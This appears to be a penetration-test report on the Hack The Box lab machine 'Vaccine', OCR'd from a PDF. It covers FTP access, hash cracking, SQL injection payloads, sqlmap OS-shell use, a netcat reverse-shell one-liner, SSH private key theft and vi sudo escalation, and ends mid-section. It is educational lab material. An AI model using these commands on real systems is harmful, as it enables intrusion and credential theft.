
Vaccine

Cover



Target: HTB Machine “Vaccine” **Client:** Megacorp (Fictitious) **Engagement Date:** May 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

1. Introduction

Objective of the Penetration Test

The primary objective of this penetration testing engagement is to identify security weaknesses within the target system hosted at 10.129.95.191. The assessment aimed to uncover vulnerabilities, validate the system's defenses, and provide actionable recommendations to improve its overall security posture.

Systems Evaluated & Methodology

The assessment targeted publicly accessible services, specifically focusing on:

- **Systems Evaluated:**
  - FTP service (port 21)
  - SSH service (port 22)
  - HTTP service (port 80) hosted on a Linux-based system
- **Methodology:** The evaluation followed industry-standard methodologies. Initial recon and scanning were performed , followed by vulnerability enumeration and exploitation.

Legal and Ethical Considerations

This penetration testing engagement was conducted with explicit authorization from the designated authority, following strict ethical guidelines and industry best practices. All activities were performed in accordance with legal requirements and were designed to avoid

any disruption of the target system’s normal operations. The findings in this report are confidential and are intended solely for the designated recipients to support remediation efforts.

2 Methodology

This report outlines the methodology and exploitation steps conducted during the engagement. The target was a Linux-based system offering multiple services. Our approach progressed from network reconnaissance and service enumeration to file extraction, credential cracking, SQL injection exploitation, and ultimately privilege escalation.

1. Host Discovery & Reconnaissance

We initiated reconnaissance by verifying the target’s reachability via ICMP. A simple `ping` was executed against IP **10.129.95.174**, yielding a TTL value of 63, which strongly indicates that the underlying operating system is Linux.

```
kali@kali ~/workspace/oopsie/content [14:39:59] $ ping -c 1 10.129.95.174
PING 10.129.95.174 (10.129.95.174) 56(84) bytes of data.
64 bytes from 10.129.95.174: icmp_seq=1 ttl=63 time=1561 ms

--- 10.129.95.174 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1560.543/1560.543/1560.543/0.000 ms7
```

2. Port Scanning & Service Enumeration

2.1 Full Port Scan

A TCP SYN scan was performed with Nmap to detect open ports using a high-speed scan:

```
kali@kali ~/workspace/Vaccine/nmap [14:43:59] $ sudo nmap -sS -p- --open -
n -P --min-rate 5000  10.129.95.174 -oG Vaccine
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 14:44 EDT
Nmap scan report for 10.129.95.174
Host is up (0.057s latency).
Not shown: 64098 closed tcp ports (reset), 1434 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT   STATE SERVICE
21/tcp open  ftp
```

```
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.98 seconds
```

The scan, completed in approximately 13 seconds, revealed the following open ports:

- **21/tcp:** FTP
- **22/tcp:** SSH
- **80/tcp:** HTTP

2.2 Service Version and Script Scanning

For further analysis, a version and script scan was executed to enumerate service banners and potential vulnerabilities:

```
kali@kali ~/workspace/Vaccine/nmap [14:46:37] $ sudo nmap -sVC
10.129.95.174 -oN VaccineServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 14:48 EDT
Nmap scan report for 10.129.95.174
Host is up (0.042s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.15.94
|      Logged in as ftpuser
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
```

```
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.00 seconds
```

Findings:

- **FTP (Port 21):**
  - Running **vsFTPd 3.0.3** with anonymous login allowed.
  - The directory listing revealed a file named `backup.zip`.
- **SSH (Port 22):**
  - Running **OpenSSH 8.0p1** on Ubuntu with standard host key types (RSA, ECDSA, ED25519).
- **HTTP (Port 80):**
  - Running **Apache httpd 2.4.41 (Ubuntu)**
  - The server hid session security details (PHP session cookie without “httponly” flag) and displayed the title “MegaCorp Login.”

Service detection also confirmed the operating system as Unix/Linux, setting the stage for targeted exploitation.

3. Exploiting Anonymous FTP Access

An anonymous FTP connection was established:

```
kali@kali ~/workspace/Vaccine/nmap [14:54:04] $ ftp
anonymous@10.129.95.174
Connected to 10.129.95.174.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
```

```
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

After connecting, we downloaded the `backup.zip` file:

```
ftp> get backup.zip
```

Attempting to unzip the archive revealed it was password-protected:

```
kali@kali ~/workspace/Vaccine/content [14:56:32] $ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
```

4. Password Cracking of Protected ZIP Archive

We extracted the ZIP hash using `zip2john`:

```
zip2john backup.zip > ziphash.txt

cat ziphash.txt
backup.zip:$pkzip$2*1*1*0*8*24*5722*543fb39ed1a919ce7b58641a238e00f4cb3a82
6cfb1b8f4b225aa15c4ffda .. REDACTED
```


Using **John the Ripper**, we cracked the hash swiftly:

```
john ziphash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
...SNIP...

<REDACTED>        (backup.zip)

...SNIP...
Session completed.
```

Once the password was obtained, the archive was extracted, revealing an `index.php` file containing a login mechanism based on an MD5 hash:

```
kali@kali ~/workspace/Vaccine/content [15:12:27] $ cat index.php
<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "
<REDACTED>") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
```

Log in url:




5. MD5 Hash Cracking with Hashcat

To reveal the plain-text administrator password, we used **hashcat** with the RockYou wordlist:

```
hashcat (v6.2.6) starting

...SNIP...

2cb42f<REDACTED>bd3:<REDACTED>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
```

```
Hash.Target......: <REDACTED>
Time.Started.....: Sun May 25 15:24:21 2025 (0 secs)
Time.Estimated...: Sun May 25 15:24:21 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  5276.6 kH/s (0.26ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
Progress.........: 104448/14344385 (0.73%)
Rejected.........: 0/104448 (0.00%)
Restore.Point....: 98304/14344385 (0.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Dominic1 -> taniel
Hardware.Mon.#1..: Util: 17%

Started: Sun May 25 15:24:00 2025
Stopped: Sun May 25 15:24:23 2025
```

The recovered credentials were then used to attempt access to the application.



6. Web Application SQL Injection Exploitation

After logging in with the obtained credentials, we navigated to the dashboard page:

Testing for SQL injection vulnerabilities, we submitted a single quote (`'`) in the search field and received an error indicating an unterminated quoted string:


```
ERROR: unterminated quoted string at or near "'" LINE 1: Select * from
cars where name ilike '%'%' ^
```

Further testing confirmed the injection was vulnerable. We determined that the query returned data from **5 columns**, and by appending:

```
' order by 5 -- -
```

no additional errors surfaced. Leveraging the union-based injection technique, we fetched the PostgreSQL version with:

```
PostgreSQL 11.7 (Ubuntu 11.7-0ubuntu0.19.10.1) on x86_64-pc-linux-gnu,
compiled by gcc (Ubuntu 9.2.1-9ubuntu2) 9.2.1 20191008, 64-bit
```



We then enumerated the databases:

```
' UNION SELECT null,null,null,null,datname FROM pg_database -- -
```

MegaCorp Car Catalogue


SEARCH

Name	Type	Fuel	Engine
Meta	SUV	Petrol	800cc
Lazer	Sports	Diesel	1400cc
			carsdb
			postgres
Sandy	Sedan	Petrol	1000cc
Pico	Sed	Petrol	750cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
			template0
			template1
Force	Sedan	Petrol	600cc
Vroom	Minivan	Petrol	800cc
Elixir	Sports	Petrol	2000cc
Zeus	Sedan	Diesel	1000cc

Note: Although we could enumerate the databases (and even dump the PostgreSQL hash), our route to host exploitation came through spawning an OS shell using **sqlmap**.

7. OS Shell Exploitation via sqlmap

We are going to continue the pentesting with sqlmap copy the petition as curl



Using a captured CURL command (which included the session cookie), **sqlmap** was employed to exploit the SQL injection vulnerability. The command was structured as follows:

```
kali@kali ~/workspace/Vaccine/content [15:24:23] $ sqlmap
'http://10.129.95.174/dashboard.php?search=*' --compressed -H 'User-Agent:
Mozilla/5.0 (X11; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0' -H
'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
-H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -
H 'DNT: 1' -H 'Sec-GPC: 1' -H 'Connection: keep-alive' -H 'Cookie:
```

```
PHPSESSID=<redacted>' -H 'Upgrade-Insecure-Requests: 1' -H 'Priority: u=0,
i'
```

To escalate this further, we invoked the OS shell mode:

```
kali@kali ~/workspace/Vaccine/content [17:38:35] $ sqlmap
'http://10.129.95.174/dashboard.php?search=*' --compressed -H 'User-Agent:
Mozilla/5.0 (X11; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0' -H
'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
-H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -
H 'DNT: 1' -H 'Sec-GPC: 1' -H 'Connection: keep-alive' -H 'Cookie:
PHPSESSID=p7nuir21umccrsphhr5d060eca' -H 'Upgrade-Insecure-Requests: 1' -H
'Priority: u=0, i'   --os-shell
```

Within the OS shell, a reverse shell was spawned using netcat:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc -v 10.10.15.94 443
>/tmp/f
```

8. Pivoting & Acquiring SSH Keys

Once inside the host, further investigation revealed an SSH key for the **postgres** user. Exploitation involved launching a lightweight HTTP server directly on the target to serve SSH keys:

```
postgres@vaccine:/var/lib/postgresql/.ssh$ ls
ls
authorized_keys  id_rsa  id_rsa.pub
postgres@vaccine:/var/lib/postgresql/.ssh$ python3 -m http.server
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.15.94 - - [26/May/2025 19:34:35] "GET /id_rsa HTTP/1.1" 200 -
bash: [2596: 2 (255)] tcsetattr: Inappropriate ioctl for device
```

The `id_rsa` private key was then downloaded:

```
kali@kali ~/workspace/Vaccine/content [15:34:22] $ wget
http://10.129.95.174:8000/id_rsa -O id_rsa
--2025-05-26 15:34:32--  http://10.129.95.174:8000/id_rsa
```

```
Connecting to 10.129.95.174:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2602 (2.5K) [application/octet-stream]
Saving to: ‘id_rsa’

id_rsa                      100%
[=============================================>]   2.54K  --.-KB/s    in
0.007s

2025-05-26 15:34:32 (376 KB/s) - ‘id_rsa’ saved [2602/2602]
```

File permissions were corrected before using the key for SSH access:

```
kali@kali ~/workspace/Vaccine/content [15:35:10] $ chmod 600 id_rsa
kali@kali ~/workspace/Vaccine/content [15:35:21] $ ssh -i id_rsa
postgres@10.129.95.174
```

Upon connection, the system greeted us with an Ubuntu banner, confirming access.

```
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 26 May 2025 07:35:29 PM UTC

  System load:  0.22              Processes:             186
  Usage of /:   32.6% of 8.73GB   Users logged in:       0
  Memory usage: 19%               IP address for ens160: 10.129.95.174
  Swap usage:   0%


0 updates can be installed immediately.
0 of these updates are security updates.
```

9.1 Credential Disclosure

Exploration on the host revealed a sensitive configuration file. In `/var/www/html/dashboard.php`, we found plaintext credentials for the PostgreSQL

database:


```
..SNIP...


        <?php
        session_start();
        if($_SESSION['login'] !== "true") {
          header("Location: index.php");
          die();
        }
        try {
          $conn = pg_connect("host=localhost port=5432 dbname=carsdb
user=postgres password=P@s5w0rd!");
        }

        catch ( exception $e ) {
          echo $e->getMessage();
        }


..SNIP...
```

9.2 Local Privilege Escalation

Running `sudo -l` as the **postgres** user disclosed that **vi** may be run with root privileges:

```
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET",
env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin, mail_badpass

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

Exploiting this misconfiguration is straightforward: by launching **vi** and using its command mode to spawn a shell (`:!/bin/bash`), we successfully escalated privileges to root.



10. Conclusion


Throughout this engagement, several vulnerabilities were identified and exploited, including:

- **Anonymous FTP access** with sensitive backup files.
- Use of **weak password protections** (MD5 hashing) which allowed for rapid credential cracking with tools like John the Ripper and hashcat.
- A vulnerable **SQL injection point** in the dashboard search functionality that enabled enumeration and OS shell access via sqlmap.
- **Exposure of SSH keys** and plaintext credentials due to improper file and session handling.
- **Misconfigured sudo privileges** providing an easy path to root escalation.

3 Findings

These findings underscore the importance of securing file transfer protocols, employing robust password hashing algorithms, sanitizing all user inputs to prevent SQL injection, and enforcing strict privilege separation.

Vulnerability 1: OS Shell Access via SQLMap-Driven Exploitation



- **CVSS v3.1 Base Score: 9.8 (Critical) Metric Breakdown:**
  AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Description:** An SQL injection vulnerability in the dashboard's search functionality enabled remote code execution using sqlmap. By exploiting this flaw, we were able to spawn an OS shell on the target host, effectively bypassing application restrictions.
- **Impact:** This vulnerability provides an attacker with complete control over the operating system. Remote code execution (RCE) can lead to further lateral movement, data exfiltration, and total system compromise.
- **Technical Details:**
  - **SQLMap Command Used:**


```
sqlmap 'http://10.129.95.174/dashboard.php?search=*' --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:138.0) Gecko/20100101
Firefox/138.0' \
  -H 'Cookie: PHPSESSID=p7nuir21umccrsphhr5d060eca' \
  --os-shell
```

Reverse Shell Payload Executed:

```
